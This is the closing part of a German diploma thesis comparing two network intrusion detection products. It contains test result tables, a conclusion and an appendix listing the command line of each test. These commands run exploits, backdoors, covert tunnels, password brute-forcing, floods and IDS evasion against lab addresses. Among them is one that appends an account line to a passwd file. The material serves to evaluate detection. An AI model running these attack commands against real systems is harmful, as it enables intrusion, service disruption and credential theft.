Auch wenn nicht die Hauptaufgabe von Einbrechungserkennungsystemen ist solche Angriffe zu erkennen, wurde untersucht, wie weit mit der Standardkonfiguration Denial of Service Angriffe erkannt werden. Wie man erkennen kann, sind in der Standardkonfiguration von Snort nur wenige Signaturen aktiviert.

Test	Symantec	Genua	Testfall Seite	Test Seite
icmp444	0	0	60	111
dnsflood	1	1	60	111
d0s.pl	1	0	60	111
dhcpx	0	0	60	111
$\sum$	2/4	1/4		

Tabelle 6.8: Ergebnisse der DoS Tests

6.3.8 Layer 2 Attacken

Alle Layer 2 Angriffe werden nicht detektiert. Auch wenn Snort ein ARPsoofing Detektor hat, man muß manuell die MAC/IP Adressen eintragen.. Man sollte mehr auf dynamisches Detektieren umschalten, wie z.B. bei arpwatch der Fall ist. Bei neue bzw. veränderte ARP/IP Zuordnung, gibt es ein Benachrichtigung. Das Programm lernt durch passives Abhören des Verkehrs und verwaltet die IP/ARP Zuordnung.

Ess ist einfach Man in the Middle Attacke durchzuführen, da ARP Spoofing nicht detektierbar ist. Da in unverschlüsselten, aber auch in schlecht verschlüsselt (schlecht, weil z.b. keine gültige PKI existiert) Verkehr, sehr einfach ist, Passwörter auszupionieren, muß man die Netze besonders sichern. Durch Mac Filterung, DHCP Snooping und ähnliche Techniken lassen sich effektiv viele Angriffe vermeiden. Leider ist der administrativer Aufwand sehr gross.

Layer 2 Attacken sind mehr als ARP Spoofing. Das in Blackhat 2005 vorgestellte yersinia Tool [OB], zeigt auch andere Layer 2 Attacken, wie z.B. Spanning Tree (STP), Cisco Discovery (CDP), Hot Standby Router (HSRP), Dynamic Trunking (DTP), 802.1q und VLAN Trunking (VTP).

Außer den 2 Tests wurde ein Man in the Middle Attacke mit Hilfe von dsniff [Sona] erfolgreich. Voraussetzung war ein erfolgreicher ARP Spoofing Angriff. Auch ein Portstealing Angriff mit Hilfe von ettercap-NG [OV] wurde nicht entdeckt.

Test	Symantec	Genua	Testfall Seite	Test Seite
Layer2-yersinia STP mangling	0	0	61	111
Layer2-yersinia STP DoS	0	0	61	111
cdp spoof	0	0	61	111
cdp flood	0	0	61	111
$\sum$	0/4	0/4		

Tabelle 6.9: Ergebnisse der Layer 2 Tests

6.3.9 Evasion Tests

Die Systeme lassen sich nicht mehr durch die in [Pta98] vorgestellten Angriffe täuschen. Alle Tests wurden erfolgreich detektiert, was nach fast 7 Jahre nicht mehr überraschend ist.

Test	Symantec	Genua	Testfall Seite	Test Seite
frag-1	2	2	61	112
frag-2	2	2	61	112
frag-3	2	2	62	112
frag-4	2	2	62	112
frag-5	2	2	62	112
frag-6	2	2	62	62
frag-7	2	2	62	112
tcp-1	2	2	62	112
tcp-3	2	2	63	112
tcp-4	2	2	63	112
tcp-5	2	2	63	112
tcp-7	2	2	63	113
tcp-8	2	2	63	113
tcp-9	2	2	64	113
tcbc-2	2	2	64	113
tcbc-3	2	2	64	113
tcbt-1	2	2	64	113
insert-2	2	2	65	113
$\sum$	18/18	18/18		

Tabelle 6.10: Ergebnisse der Evasion Tests

6.3.10 Leistungstests

Die Leistungstests haben beide Produkte, wie erwartet, ohne Probleme bewältigt. Natürlich bei 2GB bzw 8GB RAM sollten die Systeme mit diesen einfachen Tests nicht belastet sein.

Für das Produkt von Genua gibt es Abzüge, weil zu viele Alarme generiert wurden und fast 45 dauert bis alle Alarme in der Datenbank eingetragen wurden.

Test	Symantec	Genua	Testfall Seite	Test Seite
idswakeup	2	2	65	114
snot	2	2	65	114
stick	2	2	66	114
nikto-1	2	1	66	114
nikto-2	2	1	66	114
nikto-3	2	1	66	114
Nessus	2	2	67	114
$\sum$	14/14	11/14		

6.3.11 Kriterien LfSaD

Lastverteilung ist ein wichtiges Kriterium. Beide Produkte bündeln die Interfaces, so dass keine Probleme beim Detektieren gibt.

Test	Symantec	Genua	Testfall Seite	Test Seite
route-1	2	2	67	115
route-3	2	2	67	115
$\sum$	4/4	4/4		

Tabelle 6.11: Ergebnisse der Tests fürs LfSaD

6.3.12 Streß Test

udpflooding ist bei der spendierten Memory kein Problem.

Test	Symantec	Genua	Testfall Seite	Test Seite
udpflood	1	0	67	115
udpflood-1	2	2	67	115
$\sum$	3/4	2/4		

6.3.13 Live System

Für den letzten Test wurde die IDS mit Live Daten gefüttert und ein Angriff simuliert. Für 2 Stunden wurden echte Daten gesammelt und in dieser Zeit ein Angriff simuliert.

6.3.13.1 Symantec

Bei Symantec waren alle Ereignisse gruppiert. Es ist vorgekommen -hängt mit den Gruppierungsoptionen zusammen, die man selbst verändern kann-, dass Buffer Overflows mit Scans zusammen gruppiert. Da das erste höchste Ereignis der Scan war, wurde der Angriff nicht angezeigt in der Übersicht, nur in der Gruppe selbst. So wäre es möglich, einfach bei der Vielzahl der Ereignisse Angriffe zu verstecken. Außerdem es gab öfter Overflow Incidents. Das bedeutet das sehr viele Events innerhalb kürzester Zeitraum vorkam, was zur sofortigen Schließung des Erreigniss führte, statt 10 Minuten zu warten. Viele der Simulierte Angriffe wurden zusammen mit anderen gruppiert, so dass es in der Übersicht nicht auftauchten, wenn man dort nach Angriffen von der fiktiven IP sucht. Es tauchten bei den Reports nach IP auf. Es ist also mit Vorsicht zu genießen. Wenn man nicht vorsichtig ist, könnten Angriffe unentdeckt bleiben.

Da das System nicht auf das Netz nicht angepaßt würde, gab es viele Fehlalarme. Es war zum Beispiel nicht ersichtlich, ob das Informational Event über schwaches SNMP Password echt ist oder ein Angriff. Hat jemand vergessen ein starkes Password zu setzen, oder probiert ein Angreifer mit Bruteforce alle Passwörter durch? Ohne Kenntnis des Netzes, -ist das Ziel ein Drucker, ein Router oder ein Switch- kann man echte und falsche Alarme nicht unterscheiden. Es gab Protokollfehler, welche entweder als Angriff intpretieren kann, oder eine schlechte Implementierung der entsprechenden Standards.

6.3.13.2 Genua

Die gleiche Probleme mit den falschen Alarme hat natürlich auch das Produkt von Genua. Es dauert paar Minuten bis der simulierte Angriff auf der Datenbank auftaucht. Mit der Übersicht kann man schlecht ohne Gruppierung arbeiten. Die Suchfunktionen mit den verschiedenen Constraints erlauben eine sehr schöne Suche und Überwachung der einzelnen Angreifer.

6.4 Fazit

Um ein Produktvergleich durchzuführen wird die Note der Detektionstests gemittelt.

Außerdem werden die Kriterien aus den Kriterienkatalog bewertet. Die Kriterien werden mit eine maximal 2 Punkte gewertet.

Die Produkte liegen nah bei einander. Die Detektion ist fast bei beiden Produkten gleich. Leider beide Produkte sind wenig erweiterbar durch eigene Plugins und Post-/Preprozessoren, um dort ein Vorteil zu sehen. Auch die Hochverfügbarkeit der Sensoren ist eine Frage, die keine Entscheidung geben kann.

Man sollte nicht vergessen, dass es um eine gute ausgestattete Appliance von Symantec handelt, während die Voraussetzungen bei Genua streng sind und Probleme bereiten, da die Netzwerkkarte nicht unterstützt waren. Der Support hat schnell eine Lösung geliefert, um die Tests zu ermöglichen.

Entscheiden ist am Ende die Alarmenverwaltung. Jedes Produkt hat eine eigene Lösung, die Stärken, aber auch Schwächen hat. Welche die beste ist, ist offen.

Somit kann keine klare Empfehlung ausgesprochen werden.

Kriterium	Symantec	Genua
Support x2 1	2	2
Signature Update x2 2	2	2
eigene Signaturen 3	2	2
Software Update 4	2	2
Management Konsole x2 5	2	2
Erweitbarkeit (Plugins) 6	1	0
Replikation 7	-	-
Remote Verwaltung 8	2	2
Verdichtung der Logfiles 9	2	2
Priorisierung der Events 10	2	2
Pre-/Postprozessoren 11	0	0
Signature Import 12	0	0
Verwaltung der Sensoren 13	2	2
Kommandos schicken 14	-	-
Datenbank Tools 15	1	1
Speicherung alter Daten 16	2	2
Policy und Groups Domains x3 18	2	2
Kein Paketverlust x2 6	2	2
falsch detektiert x2 7	1	1
Eingebaute Ausgabeoptionen x2 1	2	1
Alertinformationen 2	1	2
Suche/Analyse x3 3	1	2
Filtermöglichkeiten x2 4	2	2
Reportmöglichkeiten x2 5	2	2
Responsemöglichkeiten[11] 6	-	-
IDEMF 7	0	0
Standardssupport x2 8	2	2
Komponentenkommunikation 1	2	2
Verschlüsselung 2	2	2
angebotene Dienste 3	2	2
stealthy Support 5	2	2
Authentifizierung der Sensoren 6	0	0
hardened Kernel 7	0	0
Verfügbarkeitsüberwachung 11	2	2
Hochverfügbarkeit 12	2	0
Rolendefinition 10	2	2
Mehrstufige Architektur 1	2	2
Lastverteilung 2	2	2
Pseudonymisierung 4	0	0
Detektion	124	113
$\sum$ gemittelt	4,95	4,7

Zusammenfassung

Jeden Tag gibt es neue Würmer, neue Programmfehler werden entdeckt und neue Gefahren werden bekannt, z.B. WHPhissing. Darum ist es extrem wichtig ein frühe Einbruchserkennung zu haben. Einbruchserkennungssysteme beobachten Rechner und Netzwerk auf Hinweise von Einbrüchen und können diese evtl. auch verhindern.

Im Rahmen dieser Diplomarbeit wurde ein Kriterienkatalog aufgestellt, um Netzwerk Einbruchserkennungssysteme vergleichen und bewerten zu können. Es wurden Kriterien bezüglich Installation, Konfiguration, Management, Detektion, Ausgabe, Sicherheit und spezielle Kriterien für das Landesamt definiert.

Weiterhin wurden verschiedene Testfälle definiert, die durch Tests implementiert wurden, um die Detektion und die Qualität der Signaturen der Produkte zu untersuchen. Die Tests sollten weiterhin die Grenzen der Netzwerk Einbruchserkennungssystemen zeigen.

Es wurde ein Netzwerk aufgebaut, um die Tests durchführen zu können und Angriffe zu simulieren. Außerdem wurde die Positionierung der Sensoren im System diskutiert. Es wurde außerdem eine Hochverfügbarkeitslösung vorgestellt, falls die Produkte keine solche Lösung anbieten,

Als Produkte für Evaluation wurden Firma Symantec SNS und der Firma Genua GeNUDetect ausgewählt.

Die Systeme können viele Angriffe erkennen, aber viele Angriffe bleiben unerkannt. Allein durch den Einsatz von Netzwerk Einbruchserkennungssystemen kann man das Netzwerk nicht ausreichend sichern. Für die Sicherheit eines Netzes oder Rechners sind weitere Maßnahmen nötig, wie z.B. Firewall, oder ein gesicherter Kernel. Die Sicherheit von allen Komponenten (Routern, Switches,..) sowie die Abschaltung aller unnötige Protokolle muß auch beachtet werden.

Es sollten neben ein Netzwerk Einbruchserkennungssystem evtl auch Host Einbruchserkennungssystem im Einsatz kommen. Es wäre sinnvoll beide -Netz und

Host IDS- in ein Hybrid Einbruchserkennungssystem zu kombinieren, um einen gesamten Überblick über das Netzwerk zu bekommen. Das Hybrid könnte auch andere Daten auswerten, z.B. der Firewall.

Weiterhin sind der Einsatz von Statische Analyse Tools und eines zentrales Logservers zu empfehlen. Damit hat man eine sehr guten Überblick was im Netz und den Rechnern stattfindet und können bekannte, aber auch unbekannte Angriffe entdeckt werden.

Anhang

A

Tests

> The more complex our security becomes, the more complex our enemy’s ef forts must be. The more we seek to shut him out, the better he must learn to bec ome at breaking in. Each new level of security that we manage becomes no more th an a stepping stone for him who would surpass us, for he bases his next assault upon our best defenses.
>
> This Alien Shore

Die meisten Tests, ausser die die in [McN04] vorgestellt wurden, lassen sich mit folgenden Live Security CDs durchführen:

Knoppix-STD
Operator
Auditor
F.I.R.E
Whoppix bzw. Whax

A.1 Scans

Name	**TCP SYN**
Implementation	nmap -sS -F 192.168.10.13

Name	**sing-1**
Implementation	sing 192.168.10.13

Name	**sing-info**
Implementation	sing -info 192.168.10.13

Name	**icmpush-tstamp**
Implementation	icmpush -tstamp 192.168.10.13

Name	**icmpush-mask**
Implementation	icmpush -mask 192.168.10.13

Name	**scanrand2**
Implementation	scanrand2 -vv -D -c 192.168.10.13

Name	**scanrand2-1**
Implementation	scanrand2 -vv -D -c -l1-20 192.168.10.13

Name	**TCP SYN 2**
Implementation	scanrand 192.168.10.13:quick

Name	**TCP connect()**
Implementation	nmap -sT -F 192.168.10.13

Name	**udp**
Implementation	nmap -sU -F 192.168.10.13

Name	**protocol**
Implementation	nmap -sO -F 192.168.10.13

Name	**ack**
Implementation	nmap -sA -F 192.168.10.13

Name	**rpc**
Implementation	nmap -sA -sR -F 192.168.10.13

Name	**null**
Implementation	nmap -sN -O -F 192.168.10.13

Name	**icmp**
Implementation	nmap -sN -F -PM -T2 –scan_delay 6000 192.168.10.13

Name	**fin**
Implementation	nmap -sF -F 192.168.10.13

Name	**windows**
Implementation	nmap -sW -F 192.168.10.13

Name	**xmas**
Implementation	nmap -sX -F 192.168.10.13

Name	**decoy**
Implementation	nmap -sM -F -D 192.168.10.15,192.168.10.85,192.168.10.113 192.168.10.13

Name	**idle**
Implementation	nmap -sI 192.168.10.33:22 -F 192.168.10.13

Name	**time-1**
Implementation	nmap -sS -F -T0 192.168.10.13

Name	**time-2**
Implementation	nmap -sS -p 22,389,53,21 -T0 192.168.10.13

Name	**ipv6s-1**
Implementation	nmap -sT -F -P0 -6 3ffe:400:100::1

Name	**frag-0**
Implementation	nmap -sF -F -f 192.168.10.13

Name	**comp-0**
Implementation	nmap -sF -F -T0 -f x.x.x.x

Name	**osfing-xprobe-1s**
Implementation	xprobe2 -s 20 -T22,53,389,80 -M7 192.168.10.13

Name	**osfing-xprobe-2**
Implementation	xprobe2 -s 20 -T22,53,389,80 -M7,8,9,10,11 192.168.10.13

Name	**apfing-amap**
Implementation	amap 192.168.10.13 22

Name	**zone-1**
Implementation	dig -t AXFR 192.168.10.13 192.168.10.13

Name	**source-1**
Implementation	lsrscan 192.168.10.13

Name	**bogon-1**
Implementation	nmap -S 114.242.54.65 -e eth6 -P0 -sS -F 192.168.10.13

Name	**bogon-2**
Implementation	nmap -S 127.0.0.1 -e eth6 -P0 -F -sS 192.168.10.13

Name	**ikescan**
Implementation	ikescan -s 333 192.168.10.39

Name	**GetAcct**
Implementation	GetAcct

Name	**ikeprobe**
Implementation	ikeprobe 192.168.10.39

A.2 Angriffe auf die Dienste

Für diese Tests wurden die Whoppix (White Hacker Knoppix), F.I.R.E., knoppix STD und Auditor genutzt, da alle Tools und Exploits mitgeliefert werden.

Name	**gwee**
Implementation	gwee 192.168.10.39

Name	**webscan**
Implementation	webscan -u 192.168.10.39 -sd

Name	**unicode-shell**
Implementation	unicode-shell.pl

Name	**webexplt**
Implementation	webexplt.pl 192.168.10.39

Name	**vv5**
Implementation	vv5.pl 192.168.10.39

Name	**rs_iis**
Implementation	rs_iis 192.168.10.39

Name	**apache-nosejob**
Implementation	apache-nosejob -h 192.168.10.39 -t 10

Name	**apache_openssl_exploit**
Implementation	apache_openssl_exploit 17 192.168.10.39 80

Name	**hmap**
Implementation	python hmap.py http://192.168.10.39:80

Name	**dnascan**
Implementation	dnascan.pl http://192.168.10.39/startpage.asp

Name	**owa**
Implementation	owa.pl 192.168.10.39 80

Name	**7350wurm**
Implementation	7350wurm -t 33 -d 192.168.10.13

Name	**0x82-wu262**
Implementation	0x82-wu262 -h 192.168.10.13 -ux82 -px82 -n21 -t0

Name	**shack**
Implementation	shack -t10 192.168.10.13

Name	**bind8x**
Implementation	bind8x 192.168.10.13 53

Name	**cisco-torch**
Implementation	cisco-torch 192.168.10.1

Name	**cisco-exploiter-1**
Implementation	cisco-exploiter.pl -h 192.168.10.1 -v3

Name	**cisco-exploiter-2**
Implementation	cisco-exploiter.pl -h 192.168.10.1 -v4

Name	**cisco-exploiter-3**
Implementation	cisco-exploiter.pl -h 192.168.10.1 -v7

Name	**metasploit**
Implementation	./msfcli apache PAYLOAD=win32_bind RHOST=192.168.10.13 RPORT=8080 LHOST=192.168.10.244 LPORT=5555 TARGET=2 E

Name	**land**
Implementation	LAND Attacke mit Hilfe von hping [San]: hping -V -c 100 -d 40 -S -k -s 139 -p 139 -a 192.168.10.39 192.168.10.39

Name	**ntpx-replay**
Implementation	tcpreplay -i eth6 ntp-attack.trace

A.3 Backdoors

Die Rootkits/Backdoors lassen sich nicht kurz erklären.

Name	**zappa**
Implementation	nc -ulp 2323 ping -c 1 -s 63 192.168.10.37

Name	**Reverse-WWW-Tunnel-Backdoor**
Implementation	rwwwshell-2.0.pl slave

Name	**cb-rootkit**
Implementation	ssh 192.168.10.3 -p 2006 [adisorinlorenzo]

Name	**tunnelshell**
Implementation	tunneld -i 1000 -d 0 -t icmp -o icmp -m echo,replyßß ./tunnel -i 1000 -d 0 -t icmp -o icmp -m echo,reply 192.168.10.37

Name	**adore-ng**
Implementation	ssh 192.168.10.3 -p 2222

Name	**pam**
Implementation	pam

Name	**cd00r**
Implementation	nmap -sS -T Polite -p 200 192.168.10.3

nmap -sS -T Polite -p 80 192.168.10.3
nmap -sS -T Polite -p 22 192.168.10.3
nmap -sS -T Polite -p 53 192.168.10.3
nmap -sS -T Polite -p 3 192.168.10.3
telnet 192.168.10.3 5002

Name	**icmpbackdoor**
Implementation	ibd-server 8

./ibd-client 192.168.10.3 8

Name	**udp-remote**
Implementation	./client 192.168.10.45 192.168.10.37 32980 ls

Name	**SAdoor**
Implementation	sash 192.168.10.3 -n -vvv -r ’echo "captive:x:1001:1001:Captive Sandbox:/var/li b/captive:/bin/false" »/etc/passwd2 bzw. ./sash 192.168.10.3 -vv -b 192.168.10.45 -vvv -t 120

A.4 Tunnelangriffe

Name	**gretunnel**
Implementation	NMAP Scan durch GRE Tunnel

Name	**udptunnel**
Implementation	udptunnel:

./udpShell
./udpClient 192.168.10.13

Name	**httptunnel**
Implementation	httptunnel:

hts -F localhost:23 8888
htc -F 2323 192.168.10.13:8888

Name	**dnstunnel**
Implementation	dnsssh:

nomde.pl -i 127.0.0.1 ozyman.bayern.de ssh -C -o ProxyCommand="perl droute.pl -v sshdns.ozyman.bayern.de" localhost

Name	**ipv6tunnel**
Implementation	NMAP Scan durch IPv6 in IPv4 Tunnel

Name	**icmptunnel**
Implementation	icmptunnel:

./it -L 10023 –send_type ICMP_ECHO –recv_type ICMP_ECHOREPLY –id 1024 –rid 4096 192.168.10.13 ./it -F 192.168.10.13:22 –send_type ICMP_ECHOREPLY –recv_type ICMP_ECHO –id 4096 –rid 1024 192.168.10.45 ftp 192.168.10.45 10023

Name	**ipiniptunnel**
Implementation	Nmap SCAN durch IP in IP Tunnel

Name	**ncovert**
Implementation	ncovert ncovc rt -S -f ciscocrack -s 192.168.10.33 -d 192.168.10.13 -p 3333 ncovert -f ciscocrack -s 192.168.10.33 -d 192.168.10.13 -p 3333 -l44 44

A.5 DNS und Router Angriffe

Name	**dnsspoof**
Implementation	dnsspoof

Name	**dnshijack**
Implementation	dnshijack

A.6 Bruteforce Attacken

Name	**brute-force-hydra-iis**
Implementation	hydra 192.168.10.39 http -s 80 -l snort -p snort,test,mssql -e ns -m /foot/bar/protected.htm

Name	**brute-force-hydra-mssql**
Implementation	hydra 192.168.10.13 mssql -s 3306 -l snort -p snort -e ns

Name	**brute-force-hydra-mysql**
Implementation	hydra 192.168.10.13 mysql -s 3306 -l snort -p snort -e ns

Name	**venom**
Implementation	venom

Name	**tsgrinder**
Implementation	tsgrinder -w bacteria.txt -d workgroup -D 192.168.10.39

Denial od Service Attacken

Name	**icmp444**
Implementation	icmp444 192.168.10.13

Name	**dnsflood**
Implementation	perl dnsflood.pl 192.168.10.13

Name	**d0s**
Implementation	perl d0s.pl 192.168.10.13

Name	**dhcpx**
Implementation	dhcpx -vvv -i eth6 -D 192.168.10.13 -A

A.7 Layer 2 Attacken

Name	**yersinias**
Implementation	yersinias

Name	**cdp**
Implementation	cdp -v -i eth6 -m 1 -D 23 -P34 -LLinux -SOS11 -F 192.168.10.4 -CR

A.8 Evasion Tests

Name	**frag-1**
Implementation	fragroute -F1

Name	**frag-2**
Implementation	fragroute -F2

Name	**frag-3**
Implementation	fragroute -F3

Name	**frag-4**
Implementation	fragroute -F4

Name	**frag-5**
Implementation	fragroute -F5

Name	**frag-6**
Implementation	fragroute -F6

Name	**frag-7**
Implementation	fragroute -F7

Name	**tcp-1**
Implementation	fragroute -T1

Name	**tcp-3**
Implementation	fragroute -T3

Name	**tcp-4**
Implementation	fragroute -T4

Name	**tcp-5**
Implementation	fragroute -T5

Name	**tcp-7**
Implementation	fragroute -T7

Name	**tcp-8**
Implementation	fragroute -T8

Name	**tcp-9**
Implementation	fragroute -T9

Name	**tcbc-2**
Implementation	fragroute -C2

Name	**tcbc-3**
Implementation	fragroute -C3

Name	**tcbt-1**
Implementation	fragroute -R1

Name	**tcbt-2**
Implementation	fragroute -R2

Name	**insert-2**
Implementation	fragroute -I2

Name	**insert-3**
Implementation	fragroute -I3

Name	**misc-1**
Implementation	fragroute -M1

Name	**misc-2**
Implementation	fragroute -M2

A.9 Leistungsvergleichstest

Name	**idswakeup**
Implementation	idswakeup 192.168.10.13

Name	**snot**
Implementation	snot -r oracle.rules -s 192.168.10.45 -d 192.168.10.13 -l 10

Name	**stick**
Implementation	stick sH 192.168.10.160 dH 192.168.10.39
nmap -sS -p 514,53,22 192.168.10.13	

Name	**nikto-1**
Implementation	nikto -evasion 6 -host 192.168.10.39

Name	**nikto-2**
Implementation	nikto -evasion 9 -g -host 192.168.10.39

Name	**nikto-3**
Implementation	nikto -evasion 4 -g -host 192.168.10.39

Name	**Nessus**
Implementation	Nessus

A.10 Kriterien LfStaD

Name	**route-1**
Implementation	Der eine Host benutzt udpflood, der Angreifer führt einen TCP-Angriff durch. Die Pakete gehen durch die zwei interne Interfaces mit der Wahrscheinlichkeit 50%.

Name	**route-3**
Implementation	Der Angreifer führt einen TCP-Angriff durch. Die Pakete gehen durch die zwei interne Interfaces mit der Wahrscheinlichkeit 50%.

A.11 Streß Tests

Name	**udpflood**
Implementation	updflood

Name	**udpflood-1**
Implementation	udpfloop 192.168.10.13 & nmap -sS -F 192.168.10.13

Literaturverzeichnis

[AA] Markatos E. P. Polychronakis M. Akritidis, P. and K. Anagnostakis. Stride: Polymorphic sled detection through instruction sequence analysis [online].

[ADM] Admmutate [online]. Erhältlich unter: http://www.ktwo.ca/security.html.

[Aira] Airdefence [online]. Erhältlich unter: http://www.airdefense.net/.

[Airb] Airdefence. Wireless lan security: What hackers know that you don't [online]. Erhältlich unter: http://www.airdefense.net/.

[ALH04] M. Holtmann A. Laurie and M. Herfurt. Hacking bluetooth enabled mobile phones and beyond - full disclosure [online]. 2004. Erhältlich unter: http://trifinite.org/Downloads/21c3_Bluetooth_Hacking.pdf.

[apa] apache_openssl_exploit.pl [online]. Erhältlich unter: http://www.xfocus.org/exploits/200211/13.html.

[ARA] Arachnids [online]. Erhältlich unter: http://www.whitehats.com/ids/index.html.

[Are05a] R. Arends. RFC 4033: Dns security introduction and requirements. Rfc, IETF, 2005. Erhältlich unter: ftp://ftp.isi.edu/in-notes/rfc4033.txt.

[Are05b] R. Arends. RFC 4034: Resource records for the dns security extensions. Rfc, IETF, 2005. Erhältlich unter: ftp://ftp.isi.edu/in-notes/rfc4034.txt.

[Are05c] R. Arends. RFC 4035: Protocol modifications for the dns security extensions. Rfc, IETF, 2005. Erhältlich unter: ftp://ftp.isi.edu/in-notes/rfc4035.txt.

[Arh] Arhont Team. cisco-torch [online]. Erhältlich unter: http://www.arhont.com/index-5.html.

[Ark01a] Ofir Arkin. Icmp usage in scanning, Juni 2001.

[Ark01b] Ofir Arkin. Introducing x playing tricks with icmp. Las Vegas, Nevada, Juli 2001. Erhältlich unter: http://blackhat.com/presentations/bh-usa-01/OfirArkin/bh-usa-01-Ofir-Arkin-X.ppt.

[Ark02] Ofir Arkin. Cracking voip architecture based on the session initiation protocol (SIP). Blackhat Conference USA, 2002. Erhältlich unter: http://blackhat.com/presentations/bh-usa-02/bh-us-02-arkin-voip.ppt.

[Aub] Stéphane Aubert. Idswakeup [online]. Erhältlich unter: www.hsc.fr/ressources/outils/idswakeup/index.html.en.

[Aur04] Andreas Aurand. <u>LAN-Sicherheit</u>. dpunkt.verlag, 2004.

[BB84] C.H. Bennett and G. Brassard. Quantum cryptography: Public key distribution and coin tossing. Proceedings of IEEE International Conference on Computers Systems and Signal Processing, Dezember 1984.

[Bej04] Richard Bejtlich. <u>The Tao of Network Security Monitoring</u>. Addison-Wesley, 75 Arlinghton Street, Suite 300, Boston, MA 02116, 2004.

[Ble] Soeren Bleikertz. zapp [online]. Erhältlich unter: http://ru.zone-h.org/files/8/zappa.c.

[Blo] M. Blomgren. gwee (generic web exploitation engine) [online]. Erhältlich unter: http://tigerteam.se/dl/gwee/.

[BM] R. Bace and P. Mell. Intrusion detection systems [online]. Erhältlich unter: http://csrc.nist.gov/publications/nistpubs/800-31/sp800-31.pdf.

[BP] Beetle and B. Potter. Rogue AP 101 [online]. Erhältlich unter: http://blackhat.com/presentations/bh-federal-03/bh-fed-03-beetle/bh-fed-03-beetle-up.pdf.

[Br] B-r00t. unicode-shell [online]. Erhältlich unter: httpl://packetstormsecurity.org/0101-exploits/unicode_shell.pl.

[Bri] Lars Brinkhoff. httptunnel [online]. Erhältlich unter: http://www.nocrew.org/software/httptunnel.html.

[Bug] Bugtraq [online]. Erhältlich unter: http://www.securityfocus.com/.

[BV98] L. Blunk and J. Vollbrecht. RFC 2284: PPP extensible authentication protocol (EAP). Rfc, IETF, March 1998. Erhältlich unter: `ftp://ftp.isi.edu/in-notes/rfc2284.txt`.

[CER] CERT. CERT Advisory CA-2002-17 apache web server chunk handling vulnerability [online]. Erhältlich unter: `http://www.cert.org/advisories/CA-2002-17.html`.

[CH04] F. Thontonand M. Puchol C. Hurley. Wardriving Drive, Detect, Defend. Syngress, 800 Hingham Street, Rockland, MA 02370, 2004.

[cir] cirt.net. nikto [online]. Erhältlich unter: `http://www.cirt.net/code/nikto.shtml`.

[cis] cisco-exploiter.pl [online]. Erhältlich unter: `http://www.frsirt.com/exploits/03.28.cge.pl.php`.

[CMN] CMN. Sadoor [online]. Erhältlich unter: `http://cmn.listprojects.darklab.org/`.

[Con02] ConSecur GmbH. Einführung von intrusion-detection-systemen. Technical report, BSI, 2002.

[cqu] cqure.net. venom [online]. Erhältlich unter: `http://www.cqure.net/`.

[CVEa] Common vulnerabilities and exposures (cve) [online]. Erhältlich unter: `http://www.cve.mitre.org/about/`.

[CVEb] CVE. Can-2003-0109 [online]. Erhältlich unter: `cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109`.

[CVEc] CVE. Cve-2000-0884 [online]. Erhältlich unter: `www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884`.

[CVEd] CVE. Cve-2001-0010 [online]. Erhältlich unter: `cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0010`.

[CVEe] CVE. Cve-2001-0144 [online]. Erhältlich unter: `cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144`.

[CVEf] CVE. Cve-2001-0151 [online]. Erhältlich unter: `cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0151`.

[CVEg] CVE. Cve-2001-0241 [online]. Erhältlich unter: `cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0241`.

[CVEh] CVE. Cve-2003-0466 [online]. Erhältlich unter: cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0466.

[Dana] Dan Kaminsky, DoxPara Research. Paketto keiretsu [online]. Erhältlich unter: http://www.doxpara.com/.

[Danb] Roman Danyliw. Analysis console for intrusion databases (acid) [online]. Erhältlich unter: http://www.andrew.cmu.edu/user/rdanyliw/snort/snortacid.html.

[Dera] Renaud Deraison. Nessus [online]. Erhältlich unter: http://www.nessus.org/.

[Derb] Luca Deri. ntop [online]. Erhältlich unter: http://www.ntop.org/ntop.html.

[dhc] Internetwork routing protocol attack suite -irpas- dhcpx [online]. Erhältlich unter: http://www.phenoelit.de/irpas/.

[Diga] Digi. SSL MITM Attack [online]. Erhältlich unter: http://whoppix.hackingdefined.com/Whoppix-ssl-mitm.html.

[Digb] Digi. WPA cracking [online]. Erhältlich unter: http://www.crimemachine.com/Tuts/Flash/WPA.html.

[DM] R. Kemmerer D. Mutz, G. Vigna. Mucus [online]. Erhältlich unter: http://www.cs.ucsb.edu/~rsg/Mucus/index.html.

[Dor] Maximilan Dornseif. 0wned by an ipod [online]. Erhältlich unter: md.hudora.de/presentations/firewire/PacSec2004.pdf.

[Dur02] Tyler Durden. Bypassing PaX ASLR protection. phrack, 2002. Erhältlich unter: www.phrack.org/show.php?p=59&a=9.

[e4e] e4elite. Icmp444v [online]. Erhältlich unter: http://grox.net/doc/security/ICMP444V.c.

[ERTP92] A. K. Ekert, J. G. Rarity, P. R. Tapster, and G . M. Palma. Practical quantum cryptography based on two-photon interferome try. Physical Review Letters, 69(9):1293–1295, August 1992.

[Ext03] Extrasys. Intrusion detection methodologies demystified [online]. 2003. Erhältlich unter: http://www.enterasys.com/products/whitepapers/9013198.pdf.

[fak] Fakeap [online]. Erhältlich unter: www.blackalchemy.to/project/fakeap.

[FM05] Chris Farrow and Steve Manzuik. Injecting trojans via patch management software & other evil deeds. April 2005. Erhältlich unter: http://blackhat.com/presentations/bh-europe-05/bh-eu-05-farrow.pdf.

[Fre01] Karen Kent Frederick. Network intrusion detection signatures, part one. NFR Security, Dezember 2001.

[Fre02a] Karen Kent Frederick. Network intrusion detection signatures, part four. NFR Security, March 2002.

[Fre02b] Karen Kent Frederick. Network intrusion detection signatures, part three. NFR Security, Februar 2002.

[Fre02c] Karen Kent Frederick. Network intrusion detection signatures, part two. NFR Security, Januar 2002.

[Fry] Fryxar. Tunnel [online]. Erhältlich unter: http://www.geocities.com/fryxar/.

[FXa] FX. cdoor [online]. Erhältlich unter: http://www.phenoelit.de/.

[FXb] FX. Cdp [online]. Erhältlich unter: http://www.phenoelit.de.

[FXc] FX. kold [online]. Erhältlich unter: http://www.phenoelit.de/kold/.

[FXd] FX. Pft [online]. Erhältlich unter: http://www.phenoelit.de/fr/tools.html.

[FXe] FX. Virtual ip phalanx router- vippr [online]. Erhältlich unter: http://www.phenoelit.de/vippr/.

[FX00] FX. Gre attacking generic routing encapsulation [online]. Nov 2000. Erhältlich unter: http://www.phenoelit.de/irpas/gre.pdf.

